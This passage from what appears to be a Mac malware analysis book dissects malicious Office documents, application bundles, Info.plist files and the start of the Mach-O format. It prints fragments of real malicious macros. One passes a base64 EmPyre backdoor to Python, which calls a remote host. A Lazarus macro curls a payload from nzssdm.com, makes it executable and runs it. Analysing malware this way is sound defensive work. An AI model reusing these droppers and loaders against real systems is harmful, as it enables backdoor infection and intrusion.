06      cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
07      ...
08      result = system("echo ""import sys,base64;exec(base64.b64decode(
09                       \"" " & cmd & " \""));"" | python &")
10  End Sub
```

Fisher subroutine

This subroutine builds (concatenates) a large base64 encoded string (stored in a variable named `cmd`), before invoking the system API and passing this string to Python for execution.

Decoding the embedded string (`cmd`) confirms it's Python code (which is unsurprising considering the macro code hands it off to Python). More specifically, it's a well-known open-source post-exploitation agent; Empyre [25]:

```
$ base64 -D "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv ..."

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
   sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';
```

```
S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) % 256
   S[i], S[j] = S[j], S[i]

...

exec(''.join(out))
```

The goal of the malicious macro code within the "`...Trump's Victory.docm`" document is to download and hand off control to a fully-featured interactive backdoor. This is a common theme in macro-based attacks; who wants to write a complete backdoor in VBA!?

> 📝 Note:
>
> For a thorough technical analysis of this macro attack (including a link to the malicious document), see:
>
> "New Attack, Old Tricks: Analyzing a Malicious Document with a mac-Specific Payload" [26]

Sophisticated APT groups, such as the Lazarus group, also leverage malicious Office documents to target macOS users. Let's briefly analyze one of their malicious creations; a macro-laden document named `샘플_기술사업계획서(벤처기업평가용.doc`

```
$ file 샘플_기술사업계획서(벤처기업평가용.doc

샘플_기술사업계획서(벤처기업평가용.doc: Composite Document File V2 Document, Little
Endian, Os: Windows, Version 6.1

$ olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"

Sub AutoOpen()

...

#If Mac Then
 sur = "https://nzssdm.com/assets/mt.dat"
 ...
 res = system("curl -o " & spath & " " & sur)
 res = system("chmod +x " & spath)
```

```
res = popen(spath, "r")
```


After confirming the document is indeed a Microsoft Office document, we use the **olevba** utility to dump the embedded macros. This macro code is wrapped in cross-platform logic, allowing it to potentially infect both Windows and Mac users. For example, the Mac specific code is contained within an `#If Mac Then` block.

As shown above, the Mac-specific code is not obfuscated. As it only takes up a few lines, it is trivial to see its goal is to download and execute a 2nd-stage payload.

Specifically it:

1. Downloads a file from `nzssdm.com/assets/mt.dat` (via `curl`) to the `/tmp` directory
2. Sets its permissions to executable (via `chmod +x`)
3. Executes the file, `mt.dat` (via `popen`)

If a Mac user opens the document in Microsoft Office and enables macros, this malicious macro code will be automatically executed (triggered via the `AutoOpen`) function:



malicious document, attack overview (Lazarus group)

The downloaded payload (`mt.dat`) turns out to be OSX.Yort [27]; a Mach-O binary that implements standard backdoor capabilities.

> 📝 Note:
>
> For a comprehensive technical analysis on this malicious document and attack at a whole see either:
>
> - "OSX.Yort" [27]
> - "Lazarus Apt Targets Mac Users With Poisoned Word Document" [28]


Before we discuss the (rather involved) topic of statically analyzing mach-O binaries, let's briefly cover application bundles.

Applications

Mac malware is often packaged up in a malicious application. Applications are a familiar file format to all Mac users, and thus a user may not think twice before running a malicious application. Moreover, as applications are tightly integrated with macOS, a double-click may be all that is needed to fully infect a Mac system. (Though macOS Catalina's notarization requirements do help prevent such inadvertent user-driven infection).

Behind the scenes, an application is actually a directory (albeit with a well-defined structure). In Apple parlance, it's referred to as an application bundle.

One can view the contents of an application (bundle) by control-clicking on an application's icon and selecting the "Show Package Contents" option:



...though the terminal may be the preferred method of viewing the application's contents:

```
$ find Final_Presentation.app/
```

```
Final_Presentation.app/
Final_Presentation.app/Contents
Final_Presentation.app/Contents/_CodeSignature
Final_Presentation.app/Contents/_CodeSignature/CodeResources

Final_Presentation.app/Contents/MacOS
Final_Presentation.app/Contents/MacOS/usrnode

Final_Presentation.app/Contents/Resources
Final_Presentation.app/Contents/Resources/en.lproj
Final_Presentation.app/Contents/Resources/en.lproj/MainMenu.nib
Final_Presentation.app/Contents/Resources/en.lproj/InfoPlist.strings
Final_Presentation.app/Contents/Resources/en.lproj/Credits.rtf
Final_Presentation.app/Contents/Resources/PPT3.icns

Final_Presentation.app/Contents/Info.plist
```

Let's briefly discuss the various (sub)directories of an application:

- `Contents/`
  Contains all files and (sub)directories of the application bundle.

- `Contents/_CodeSignature`
  Contains code-signing information about the application (i.e., hashes, etc.).

- `Contents/MacOS`
  Contains the application's binary (which is executed when the user double-clicks the application icon in the UI).

- `Contents/Resources`
  Contains UI elements of the application, such as images, documents, and nib/xib files (that describe various user interfaces).

- `Contents/Info.plist`
  The application's main "configuration file." Apple notes that "*the system relies on the presence of this file to identify relevant information about [the] application and any related files*" [29].

> 📝 Note:
>
> For a comprehensively detailed discussion of application bundles, see Apple's authoritative developer documentation on the matter:

> “Bundle Structures” [29]

For the purposes of statically analyzing a malicious application, the application’s `Info.plist` file and the main executable are of primary interest.


As noted, when an application is launched, the system consults the `Info.plist` property list file, as it contains essential (meta)data about the application. Property list files contain key-value pairs. Pairs that may be of interest when analyzing an application include:

- `CFBundleExecutable`
  Contains the name of the application’s binary (found in `Contents/MacOS`).

- `CFBundleIdentifier`
  Contains the application’s bundle identifier (often used by the system to globally identify the application).

- `LSMinimumSystemVersion`
  Contains the oldest version of macOS that the application is compatible with.

The following image breaks down an `Info.plist` file from a variant of OSX.WindTail [30]:




Though `Info.plist` files are generally "plaintext" XML and thus readable directly in the terminal or text editor, macOS also supports a binary property list (plist) format.

`OSX.Siggen` is an example of malicious application with an `Info.plist` in this binary file format:

```
$ file OSX.Siggen.app/Contents/Info.plist

Info.plist: Apple binary property list
```

To read this binary file format, use the `/usr/bin/defaults` command (with the `read` command line flag).



Reading binary Info.plist files (OSX.Siggen)

The `CFBundleExecutable` key in an application's `Info.plist` contains the name of the application's binary (found in `Contents/MacOS`). This key/value pair is needed, as there may be several executable files within `Contents/MacOS` directory, and macOS needs to know which binary to execute when the user double-clicks the applications icon.

> 📝 Note:
>
> Unless an application has been notarized, the values in Info.plist may have been deceptively created.
>
> For example, OSX.Siggen [9] sets its bundle identifier (CFBundleIdentifier) to "inc.dropbox.com" in an effort to masquerade as legitimate DropBox software.

When statically analyzing a malicious application, once one has perused the `Info.plist` file, attention invariably turns towards the binary specified in the `CFBundleExecutable` key. More often than not, this binary is a Mach-O; the native executable file format of macOS.

Up Next

In this chapter we examined various various file types one commonly encounters while analyzing Mac malware. For each file type, we discussed its purpose, as well as highlighting static analysis tools that can be used to analyze the file format.

However, this chapter focused only on the analysis of *non-binary* file formats (such as scripts). In reality, the majority of Mac malware is compiled into and distributed as Mach-O binaries.

In the next chapter, we'll discuss this binary file format, as well as explore binary analysis tools and techniques.

References

1. file's man page
   x-man-page://file

2. Apple Disk Images
   https://en.wikipedia.org/wiki/Apple_Disk_Image

3. OSX.CreativeUpdate
   https://objective-see.com/blog/blog_0x3C.html#CreativeUpdate

4. Suspicious Package
   https://mothersruin.com/software/SuspiciousPackage/

5. OSX.CPUMeaner
   https://objective-see.com/blog/blog_0x25.html#CpuMeaner

6. "Pass the AppleJeus"
   https://objective-see.com/blog/blog_0x49.html

7. "OSX.Dummy: New Mac Malware Targets the Cryptocurrency Community"
   https://objective-see.com/blog/blog_0x32.html

8. "Shell Scripting Tutorial"
   https://www.tutorialspoint.com/unix/shell_scripting.htm

9. OSX.Siggen
   https://objective-see.com/blog/blog_0x53.html#osx-siggen

10. "Mac.BackDoor.Siggen.20"
    https://vms.drweb.com/virus/?i=17783537

11. Platypus
    https://sveinbjorn.org/platypus

12. Learn Python
    https://www.tutorialspoint.com/python/index.htm

13. "Python | os.dup2() method"
https://www.geeksforgeeks.org/python-os-dup2-method/

14. "MacOS Malware Outbreaks 2019 | The First 6 Months"
https://www.sentinelone.com/blog/macos-malware-2019-first-six-months/

15. Decompiler.com
http://www.decompiler.com/

16. "Mac Adware, à la Python"
https://objective-see.com/blog/blog_0x3F.html

17. "The Ultimate Beginner's Guide To AppleScript"
https://computers.tutsplus.com/tutorials/the-ultimate-beginners-guide-to-applescript--mac-3436

18. "New Malware DevilRobber Grabs Files and Bitcoins, Performs Bitcoin Mining, and More"
https://www.intego.com/mac-security-blog/new-malware-devilrobber-grabs-files-and-bitcoins-performs-bitcoin-mining-and-more/

19. "How Offensive Actors Use AppleScript For Attacking macOS"
https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos/

20. "Dissecting OSX/FruitFly.B Via A Custom C&C Server"
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

21. Perl Viewer, Formatter, Editor
https://www.cleancss.com/perl-beautify/

22. Perl Tutorial
https://www.perltutorial.org/

23. oletools
http://www.decalage.info/python/oletools

24. "Description of behaviors of AutoExec and AutoOpen macros in Word"
https://support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word

25. Empyre
https://github.com/EmpireProject/EmPyre


26. “New Attack, Old Tricks: Analyzing a Malicious Document with a mac-Specific Payload”
https://objective-see.com/blog/blog_0x17.html

27. “OSX.Yort”
https://objective-see.com/blog/blog_0x53.html#osx-yort

28. “Lazarus APT Targets Mac Users with Poisoned Word Document”
https://labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document

29. “Bundle Structures”
https://developer.apple.com/library/archive/documentation/CoreFoundation/Conceptual/CFBundles/BundleTypes/BundleTypes.html#//apple_ref/doc/uid/10000123i-CH101-SW1

30. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail
https://objective-see.com/blog/blog_0x3D.html



Chapter 0x6: Binary Triage

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

Apple notes that Mach-O, (shorthand for "Mach object file format"), *"is the native executable format of binaries in OS X and is the preferred format for shipping code."* [1]

As the majority of Mac malware is compiled into and distributed as Mach-O binaries, it is important to have a solid understanding of this file format.

```
$ file Final_Presentation.app/Contents/MacOS/usrnode

Final_Presentation.app/Contents/MacOS/usrnode: Mach-O 64-bit executable x86_64
```

a 64-bit Mach-O executable
(OSX.WindTail)

Unfortunately, as Mach-O is a binary file format, analyzing and understanding such files requires specific analysis tools. Tools that often culminate with a disassembler.


> 📝 Note:
>
> For the definitive guide on Mach-O binaries, see Apple's documentation:
>
> "OS X ABI Mach-O File Format Reference" [1]

Executable binary file formats are rather complex, and the Mach-O file format is no exception. The good news is that one only needs an elementary understanding of the Mach-O file format and several related concepts for malware analysis purposes.

> 📝 Note:
>
> For the interested reader, an in-depth, and frankly quite excellent, writeup on the Mach-O file format can be found here:

> “Parsing Mach-O File” [2]

At a basic level, a Mach-O file consists of three sequential parts, or regions: a header, load commands, and data.



Mach-O Header

Mach-O files start with a Mach-O header:

> *“At the beginning of every Mach-O file is a header structure that identifies the file as a Mach-O file. The header also contains other basic file type information, indicates the target architecture, and contains flags specifying options that affect the interpretation of the rest of the file.”* [1]

A Mach-O header is a structure of type `mach_header_64` (or 32-bit `mach_header`), defined in `mach-o/loader.h`:

```
01  struct mach_header_64 {
02          uint32_t        magic;          /* mach magic number identifier */
03          cpu_type_t      cputype;        /* cpu specifier */
04          cpu_subtype_t   cpusubtype;     /* machine specifier */
05          uint32_t        filetype;       /* type of file */
06          uint32_t        ncmds;          /* number of load commands */
```

```
07          uint32_t        sizeofcmds;     /* the size of all the load commands */
08          uint32_t        flags;          /* flags */
09          uint32_t        reserved;       /* reserved */
    };
```

mach_header_64 structure
(mach-o/loader.h)

Apple's comments in the `loader.h` file should provide a sufficient, albeit succinct, description of each member (within the `mach_header_64` structure).

Of particular note is the `filetype` member, which describes the type of file. Several possible values include (from `mach-o/loader.h`):

- `MH_EXECUTE` (0x2)
  Standard Mach-O executable

- `MH_DYLIB` (0x6)
  A Mach-O dynamic linked library (i.e. .dylib)


- `MH_BUNDLE` (0x8)
  A Mach-O bundle (i.e. .bundle)

